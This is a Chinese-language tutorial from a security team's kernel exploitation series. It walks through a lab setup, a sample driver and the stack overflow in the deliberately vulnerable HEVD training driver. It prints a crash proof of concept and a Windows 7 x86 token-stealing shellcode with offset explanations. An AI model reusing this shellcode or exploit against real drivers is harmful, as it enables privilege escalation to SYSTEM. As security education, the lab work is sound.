 Gcow安全团队




Windows Kernel Exploitation Notes(一)——HEVD Stack Overflow
1.本文一共4556个字 20张图 预计阅读时间17分钟2.本文作者erfze 属于Gcow安全团队复眼小组 未经过许可禁止转载3.本篇文章是Windows Kernel Exploitation Notes系列文章的第一篇HEVD Stack Overflow4.本篇文章十分适合漏洞安全研究人员进行交流学习5.若文章中存在说得不清楚或者错误的地方 欢迎师傅到公众号后台留言中指出 感激不尽
0x00 Environment
1.Download OSR Loader 3.0:[OSROnline]http://www.osronline.com/OsrDown.cfm/osrloaderv30.zip?name=osrloaderv30.zip&id=1572.Download HEVD Source Code & HEVD_3.0:[Github]https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/releases/tag/v3.00
搭建Windbg+VMware双机调试环境可参阅[配置WinDbg,调试操作系统(双机调试)]https://d1nn3r.github.io/2019/02/23/windbgConnectVM一文,笔者最终使用环境如下:
•物理机OS:Windows 10 20H2 x64•物理机WinDbg:10.0.17134.1•虚拟机OS:Windows 7 SP1 x86•VMware:VMware Workstation 15 Pro•Visual Studio 2019
0x01 Foundation Knowledge
关于编写驱动程序微软提供[示例]https://docs.microsoft.com/zh-cn/windows-hardware/drivers/gettingstarted/writing-a-very-small-kmdf--driver偏简单,故笔者从Github上找到另一[示例]https://gist.github.com/hasherezade/ee1a1914dfa2920c77e82fd52717a8fb。如何安装WDK,创建项目及添加源文件不再赘述,可参阅[微软示例]https://docs.microsoft.com/zh-cn/windows-hardware/drivers/gettingstarted/writing-a-very-small-kmdf--driver。驱动程序中源文件代码如下:
// Sample "Hello World" driver// creates a HelloDev, that expects one IOCTL#include <ntddk.h>#define HELLO_DRV_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_ANY_ACCESS) //#define CTL_CODE(DeviceType, Function, Method, Access) ( ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method))#define DOS_DEV_NAME L"\\DosDevices\\HelloDev"#define DEV_NAME L"\\Device\\HelloDev"/// <summary>/// IRP Not Implemented Handler/// </summary>/// <param name="DeviceObject">The pointer to DEVICE_OBJECT</param>/// <param name="Irp">The pointer to IRP</param>/// <returns>NTSTATUS</returns>NTSTATUS IrpNotImplementedHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {Irp->IoStatus.Information = 0;Irp->IoStatus.Status = STATUS_NOT_SUPPORTED;UNREFERENCED_PARAMETER(DeviceObject);PAGED_CODE();// Complete the requestIoCompleteRequest(Irp, IO_NO_INCREMENT);return STATUS_NOT_SUPPORTED;}/// <summary>/// IRP Create Close Handler/// </summary>/// <param name="DeviceObject">The pointer to DEVICE_OBJECT</param>/// <param name="Irp">The pointer to IRP</param>/// <returns>NTSTATUS</returns>NTSTATUS IrpCreateCloseHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {Irp->IoStatus.Information = 0;Irp->IoStatus.Status = STATUS_SUCCESS;UNREFERENCED_PARAMETER(DeviceObject);PAGED_CODE();// Complete the requestIoCompleteRequest(Irp, IO_NO_INCREMENT);return STATUS_SUCCESS;}/// <summary>/// IRP Unload Handler/// </summary>/// <param name="DeviceObject">The pointer to DEVICE_OBJECT</param>/// <returns>NTSTATUS</returns>VOID IrpUnloadHandler(IN PDRIVER_OBJECT DriverObject) {UNICODE_STRING DosDeviceName = { 0 };PAGED_CODE();RtlInitUnicodeString(&DosDeviceName, DOS_DEV_NAME);// Delete the symbolic linkIoDeleteSymbolicLink(&DosDeviceName);// Delete the deviceIoDeleteDevice(DriverObject->DeviceObject);DbgPrint("[!] Hello Driver Unloaded\n");}/// <summary>/// IRP Device IoCtl Handler/// </summary>/// <param name="DeviceObject">The pointer to DEVICE_OBJECT</param>/// <param name="Irp">The pointer to IRP</param>/// <returns>NTSTATUS</returns>NTSTATUS IrpDeviceIoCtlHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp) {ULONG IoControlCode = 0;PIO_STACK_LOCATION IrpSp = NULL;NTSTATUS Status = STATUS_NOT_SUPPORTED;UNREFERENCED_PARAMETER(DeviceObject);PAGED_CODE();IrpSp = IoGetCurrentIrpStackLocation(Irp);IoControlCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;if (IrpSp) {switch (IoControlCode) {case HELLO_DRV_IOCTL:DbgPrint("[< HelloDriver >] Hello from the Driver!\n");break;default:DbgPrint("[-] Invalid IOCTL Code: 0x%X\n", IoControlCode);Status = STATUS_INVALID_DEVICE_REQUEST;break;}}Irp->IoStatus.Status = Status;Irp->IoStatus.Information = 0;// Complete the requestIoCompleteRequest(Irp, IO_NO_INCREMENT);return Status;}NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath) {UINT32 i = 0;PDEVICE_OBJECT DeviceObject = NULL;NTSTATUS Status = STATUS_UNSUCCESSFUL;UNICODE_STRING DeviceName, DosDeviceName = { 0 };UNREFERENCED_PARAMETER(RegistryPath);PAGED_CODE();RtlInitUnicodeString(&DeviceName, DEV_NAME);RtlInitUnicodeString(&DosDeviceName, DOS_DEV_NAME);DbgPrint("[*] In DriverEntry\n");// Create the deviceStatus = IoCreateDevice(DriverObject,0,&DeviceName,FILE_DEVICE_UNKNOWN,FILE_DEVICE_SECURE_OPEN,FALSE,&DeviceObject);if (!NT_SUCCESS(Status)) {if (DeviceObject) {// Delete the deviceIoDeleteDevice(DeviceObject);}DbgPrint("[-] Error Initializing HelloDriver\n");return Status;}// Assign the IRP handlersfor (i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++) {// Disable the Compiler Warning: 28169#pragma warning(push)#pragma warning(disable : 28169)DriverObject->MajorFunction[i] = IrpNotImplementedHandler;#pragma warning(pop)}// Assign the IRP handlers for Create, Close and Device ControlDriverObject->MajorFunction[IRP_MJ_CREATE] = IrpCreateCloseHandler;DriverObject->MajorFunction[IRP_MJ_CLOSE] = IrpCreateCloseHandler;DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IrpDeviceIoCtlHandler;// Assign the driver Unload routineDriverObject->DriverUnload = IrpUnloadHandler;// Set the flagsDeviceObject->Flags |= DO_DIRECT_IO;DeviceObject->Flags &= ~DO_DEVICE_INITIALIZING;// Create the symbolic linkStatus = IoCreateSymbolicLink(&DosDeviceName, &DeviceName);// Show the bannerDbgPrint("[!] HelloDriver Loaded\n");return Status;}

禁用Spectre缓解:

修改目标系统版本及平台:

生成后将所有文件复制进虚拟机。尽管微软推荐使用[PnPUtil]https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/pnputil进行驱动安装,但其于Win7系统下提供功能极少:

故笔者采用OSRLoader进行驱动安装及启用:

WinDbg中查看,加载成功:
之后编译主程序,其负责向驱动程序发出请求:
// Sample app that talks with the HelloDev (Hello World driver)#include <stdio.h>#include <windows.h>#define HELLO_DRV_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_NEITHER, FILE_ANY_ACCESS)const char kDevName[] = "\\\\.\\HelloDev";HANDLE open_device(const char* device_name){HANDLE device = CreateFileA(device_name,GENERIC_READ | GENERIC_WRITE,NULL,NULL,OPEN_EXISTING,NULL,NULL);return device;}void close_device(HANDLE device){CloseHandle(device);}BOOL send_ioctl(HANDLE device, DWORD ioctl_code){//prepare input buffer:DWORD bufSize = 0x4;BYTE* inBuffer = (BYTE*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, bufSize);//fill the buffer with some content:RtlFillMemory(inBuffer, bufSize, 'A');DWORD size_returned = 0;BOOL is_ok = DeviceIoControl(device,ioctl_code,inBuffer,bufSize,NULL, //outBuffer -> None0, //outBuffer size -> 0&size_returned,NULL);//release the input bufffer:HeapFree(GetProcessHeap(), 0, (LPVOID)inBuffer);return is_ok;}int main(){HANDLE dev = open_device(kDevName);if (dev == INVALID_HANDLE_VALUE) {printf("Failed!\n");system("pause");return -1;}send_ioctl(dev, HELLO_DRV_IOCTL);close_device(dev);system("pause");return 0;}

编译完成后复制进虚拟机。WinDbg执行ed nt!Kd_Default_Mask 8命令,如此一来便可查看DbgPrint函数输出结果。执行虚拟机中主程序:
下面于WinDbg中查看由主程序DeviceIoControl函数执行到驱动程序IrpDeviceIoCtlHandler函数经过哪些函数。首先于驱动程序IrpDeviceIoCtlHandler函数处设断,虚拟机中执行主程序,成功断下后kb命令输出结果:
00 9998dafc 83e7f593 88593e20 885a5738 885a5738 KMDFHelloWorld!IrpDeviceIoCtlHandler01 9998db14 8407399f 866b0430 885a5738 885a57a8 nt!IofCallDriver+0x6302 9998db34 84076b71 88593e20 866b0430 00000000 nt!IopSynchronousServiceTail+0x1f803 9998dbd0 840bd3f4 88593e20 885a5738 00000000 nt!IopXxxControlFile+0x6aa04 9998dc04 83e861ea 00000020 00000000 00000000 nt!NtDeviceIoControlFile+0x2a05 9998dc04 770a70b4 00000020 00000000 00000000 nt!KiFastCallEntry+0x12a06 0013f9a8 770a5864 752f989d 00000020 00000000 ntdll!KiFastSystemCallRet07 0013f9ac 752f989d 00000020 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc08 0013fa0c 75e1a671 00000020 00222003 001a2630 KernelBase!DeviceIoControl+0xf609 0013fa38 00d21929 00000020 00222003 001a2630 kernel32!DeviceIoControlImplementation+0x80
其中0x00d21929地址对应主程序中cmp esi, esp(call ds:__imp__DeviceIoControl@32下一条指令):


其传递给KernelBase!DeviceIoControl第二个参数0x00222003即驱动程序IrpDeviceIoCtlHandler函数中switch判断的IoControlCode:
0x02 HEVD—Stack Overflow
首先查看HEVD源码,其源码位于HackSysExtremeVulnerableDriver-3.00\Driver\HEVD目录下。HackSysExtremeVulnerableDriver.c文件与上述部分驱动程序示例结构类似,不再另行赘述。本节对其BufferOverflowStack.c文件:
#include "BufferOverflowStack.h"#ifdef ALLOC_PRAGMA#pragma alloc_text(PAGE, TriggerBufferOverflowStack)#pragma alloc_text(PAGE, BufferOverflowStackIoctlHandler)#endif // ALLOC_PRAGMA/// <summary>/// Trigger the buffer overflow in Stack Vulnerability/// </summary>/// <param name="UserBuffer">The pointer to user mode buffer</param>/// <param name="Size">Size of the user mode buffer</param>/// <returns>NTSTATUS</returns>__declspec(safebuffers)NTSTATUSTriggerBufferOverflowStack(_In_ PVOID UserBuffer,_In_ SIZE_T Size){NTSTATUS Status = STATUS_SUCCESS;ULONG KernelBuffer[BUFFER_SIZE] = { 0 };PAGED_CODE();__try{//// Verify if the buffer resides in user mode//ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(UCHAR));DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));#ifdef SECURE//// Secure Note: This is secure because the developer is passing a size// equal to size of KernelBuffer to RtlCopyMemory()/memcpy(). Hence,// there will be no overflow//RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, sizeof(KernelBuffer));#elseDbgPrint("[+] Triggering Buffer Overflow in Stack\n");//// Vulnerability Note: This is a vanilla Stack based Overflow vulnerability// because the developer is passing the user supplied size directly to// RtlCopyMemory()/memcpy() without validating if the size is greater or// equal to the size of KernelBuffer//RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);#endif}__except (EXCEPTION_EXECUTE_HANDLER){Status = GetExceptionCode();DbgPrint("[-] Exception Code: 0x%X\n", Status);}return Status;}/// <summary>/// Buffer Overflow Stack Ioctl Handler/// </summary>/// <param name="Irp">The pointer to IRP</param>/// <param name="IrpSp">The pointer to IO_STACK_LOCATION structure</param>/// <returns>NTSTATUS</returns>NTSTATUS BufferOverflowStackIoctlHandler(_In_ PIRP Irp,_In_ PIO_STACK_LOCATION IrpSp){SIZE_T Size = 0;PVOID UserBuffer = NULL;NTSTATUS Status = STATUS_UNSUCCESSFUL;UNREFERENCED_PARAMETER(Irp);PAGED_CODE();UserBuffer = IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;Size = IrpSp->Parameters.DeviceIoControl.InputBufferLength;if (UserBuffer){Status = TriggerBufferOverflowStack(UserBuffer, Size);}return Status;}

漏洞位于RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);一句,其在复制时使用UserBuffer长度,且未进行校验,如此一来,若UserBuffer长度超过KernelBuffer长度,可造成溢出。KernelBuffer长度在初始化时为0x800:
下面为触发漏洞POC:
#include <stdio.h>#include <windows.h>#define IOCTL(Function) CTL_CODE(FILE_DEVICE_UNKNOWN, Function, METHOD_NEITHER, FILE_ANY_ACCESS)#define HEVD_IOCTL_BUFFER_OVERFLOW_STACK IOCTL(0x800)int main(){HANDLE dev = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE,NULL,NULL,OPEN_EXISTING,NULL,NULL);if (dev == INVALID_HANDLE_VALUE){printf("Failed!\n");system("pause");return -1;}printf("Done! Device Handle:0x%p\n",dev);CHAR* chBuffer;int chBufferLen = 0x824;chBuffer = (CHAR*)malloc(chBufferLen);ZeroMemory(chBuffer, chBufferLen);memset(chBuffer, 0x41, chBufferLen);DWORD size_returned = 0;BOOL is_ok = DeviceIoControl(dev, HEVD_IOCTL_BUFFER_OVERFLOW_STACK,chBuffer,chBufferLen,NULL,0,&size_returned,NULL);CloseHandle(dev);system("pause");return 0;}


int chBufferLen = 0x824;正好可以覆盖到函数返回地址:


完成覆盖,BSOD:
上述POC仅仅是引发崩溃,下面编写Exp以执行Shellcode。Shellcode如下:
CHAR shellcode[] ="\x60" //pushad"\x31\xc0" //xor eax, eax"\x64\x8b\x80\x24\x01\x00\x00" //mov eax,[fs:eax + 0x124]"\x8b\x40\x50" //mov eax,[eax + 0x50]"\x89\xc1" //mov ecx,eax"\xba\x04\x00\x00\x00" //mov edx,0x4"\x8b\x80\xb8\x00\x00\x00" //mov eax,[eax + 0xb8]<----"\x2d\xb8\x00\x00\x00" //sub eax,0xb8 |"\x39\x90\xb4\x00\x00\x00" //cmp[eax + 0xb4],edx |"\x75\xed" //jnz --------------------"\x8b\x90\xf8\x00\x00\x00" //mov edx,[eax + 0xf8]"\x89\x91\xf8\x00\x00\x00" //mov[ecx + 0xf8],edx"\x61" //popad"\x31\xc0" //xor eax,eax"\x5d" //pop ebp"\xc2\x08\x00" //ret 0x8;
pushad与popad及后续指令用于恢复执行环境,详见后文。mov eax,[fs:eax + 0x124]功能是获取CurrentThread指针内容,fs:[0]存储的是_KPCR结构:
ntdll!_KPCR+0x000 NtTib : _NT_TIB+0x000 Used_ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD+0x004 Used_StackBase : Ptr32 Void+0x008 Spare2 : Ptr32 Void+0x00c TssCopy : Ptr32 Void+0x010 ContextSwitches : Uint4B+0x014 SetMemberCopy : Uint4B+0x018 Used_Self : Ptr32 Void+0x01c SelfPcr : Ptr32 _KPCR+0x020 Prcb : Ptr32 _KPRCB+0x024 Irql : UChar+0x028 IRR : Uint4B+0x02c IrrActive : Uint4B+0x030 IDR : Uint4B+0x034 KdVersionBlock : Ptr32 Void+0x038 IDT : Ptr32 _KIDTENTRY+0x03c GDT : Ptr32 _KGDTENTRY+0x040 TSS : Ptr32 _KTSS+0x044 MajorVersion : Uint2B+0x046 MinorVersion : Uint2B+0x048 SetMember : Uint4B+0x04c StallScaleFactor : Uint4B+0x050 SpareUnused : UChar+0x051 Number : UChar+0x052 Spare0 : UChar+0x053 SecondLevelCacheAssociativity : UChar+0x054 VdmAlert : Uint4B+0x058 KernelReserved : [14] Uint4B+0x090 SecondLevelCacheSize : Uint4B+0x094 HalReserved : [16] Uint4B+0x0d4 InterruptMode : Uint4B+0x0d8 Spare1 : UChar+0x0dc KernelReserved2 : [17] Uint4B+0x120 PrcbData : _KPRCB
其偏移0x120处存储的是_KPRCB:
ntdll!_KPRCB+0x000 MinorVersion : Uint2B+0x002 MajorVersion : Uint2B+0x004 CurrentThread : Ptr32 _KTHREAD+0x008 NextThread : Ptr32 _KTHREAD+0x00c IdleThread : Ptr32 _KTHREAD+0x010 LegacyNumber : UChar+0x011 NestingLevel : UChar+0x012 BuildType : Uint2B+0x014 CpuType : Char+0x015 CpuID : Char+0x016 CpuStep : Uint2B+0x016 CpuStepping : UChar+0x017 CpuModel : UChar+0x018 ProcessorState : _KPROCESSOR_STATE......
故mov eax,[fs:eax + 0x124]指令中0x124偏移用于获取_KPRCB中CurrentThread指向内容。_KTHREAD偏移0x40处存储的是_KAPC_STATE:
ntdll!_KTHREAD+0x000 Header : _DISPATCHER_HEADER+0x010 CycleTime : Uint8B+0x018 HighCycleTime : Uint4B+0x020 QuantumTarget : Uint8B+0x028 InitialStack : Ptr32 Void+0x02c StackLimit : Ptr32 Void+0x030 KernelStack : Ptr32 Void+0x034 ThreadLock : Uint4B+0x038 WaitRegister : _KWAIT_STATUS_REGISTER+0x039 Running : UChar+0x03a Alerted : [2] UChar+0x03c KernelStackResident : Pos 0, 1 Bit+0x03c ReadyTransition : Pos 1, 1 Bit+0x03c ProcessReadyQueue : Pos 2, 1 Bit+0x03c WaitNext : Pos 3, 1 Bit+0x03c SystemAffinityActive : Pos 4, 1 Bit+0x03c Alertable : Pos 5, 1 Bit+0x03c GdiFlushActive : Pos 6, 1 Bit+0x03c UserStackWalkActive : Pos 7, 1 Bit+0x03c ApcInterruptRequest : Pos 8, 1 Bit+0x03c ForceDeferSchedule : Pos 9, 1 Bit+0x03c QuantumEndMigrate : Pos 10, 1 Bit+0x03c UmsDirectedSwitchEnable : Pos 11, 1 Bit+0x03c TimerActive : Pos 12, 1 Bit+0x03c SystemThread : Pos 13, 1 Bit+0x03c Reserved : Pos 14, 18 Bits+0x03c MiscFlags : Int4B+0x040 ApcState : _KAPC_STATE......
_KAPC_STATE偏移0x10处存储的是指向_KPROCESS指针:
ntdll!_KAPC_STATE+0x000 ApcListHead : [2] _LIST_ENTRY+0x010 Process : Ptr32 _KPROCESS+0x014 KernelApcInProgress : UChar+0x015 KernelApcPending : UChar+0x016 UserApcPending : UChar
而_EPROCESS结构第一项即为_KPROCESS,故获取到指向_KPROCESS指针等同于获取到_EPROCESS地址:
ntdll!_EPROCESS+0x000 Pcb : _KPROCESS+0x098 ProcessLock : _EX_PUSH_LOCK+0x0a0 CreateTime : _LARGE_INTEGER+0x0a8 ExitTime : _LARGE_INTEGER+0x0b0 RundownProtect : _EX_RUNDOWN_REF+0x0b4 UniqueProcessId : Ptr32 Void+0x0b8 ActiveProcessLinks : _LIST_ENTRY+0x0c0 ProcessQuotaUsage : [2] Uint4B+0x0c8 ProcessQuotaPeak : [2] Uint4B+0x0d0 CommitCharge : Uint4B+0x0d4 QuotaBlock : Ptr32 _EPROCESS_QUOTA_BLOCK+0x0d8 CpuQuotaBlock : Ptr32 _PS_CPU_QUOTA_BLOCK+0x0dc PeakVirtualSize : Uint4B+0x0e0 VirtualSize : Uint4B+0x0e4 SessionProcessLinks : _LIST_ENTRY+0x0ec DebugPort : Ptr32 Void+0x0f0 ExceptionPortData : Ptr32 Void+0x0f0 ExceptionPortValue : Uint4B+0x0f0 ExceptionPortState : Pos 0, 3 Bits+0x0f4 ObjectTable : Ptr32 _HANDLE_TABLE+0x0f8 Token : _EX_FAST_REF......
由此mov eax,[eax + 0x50]指令中0x50偏移用于获取_EPROCESS。通过ActiveProcessLinks字段可以实现进程遍历(mov eax,[eax + 0xb8]与sub eax,0xb8),查找UniqueProcessId字段等于4的进程(System进程PID为4,cmp[eax + 0xb4],edx)。最后通过mov edx,[eax + 0xf8]与mov[ecx + 0xf8],edx两条指令替换Token。
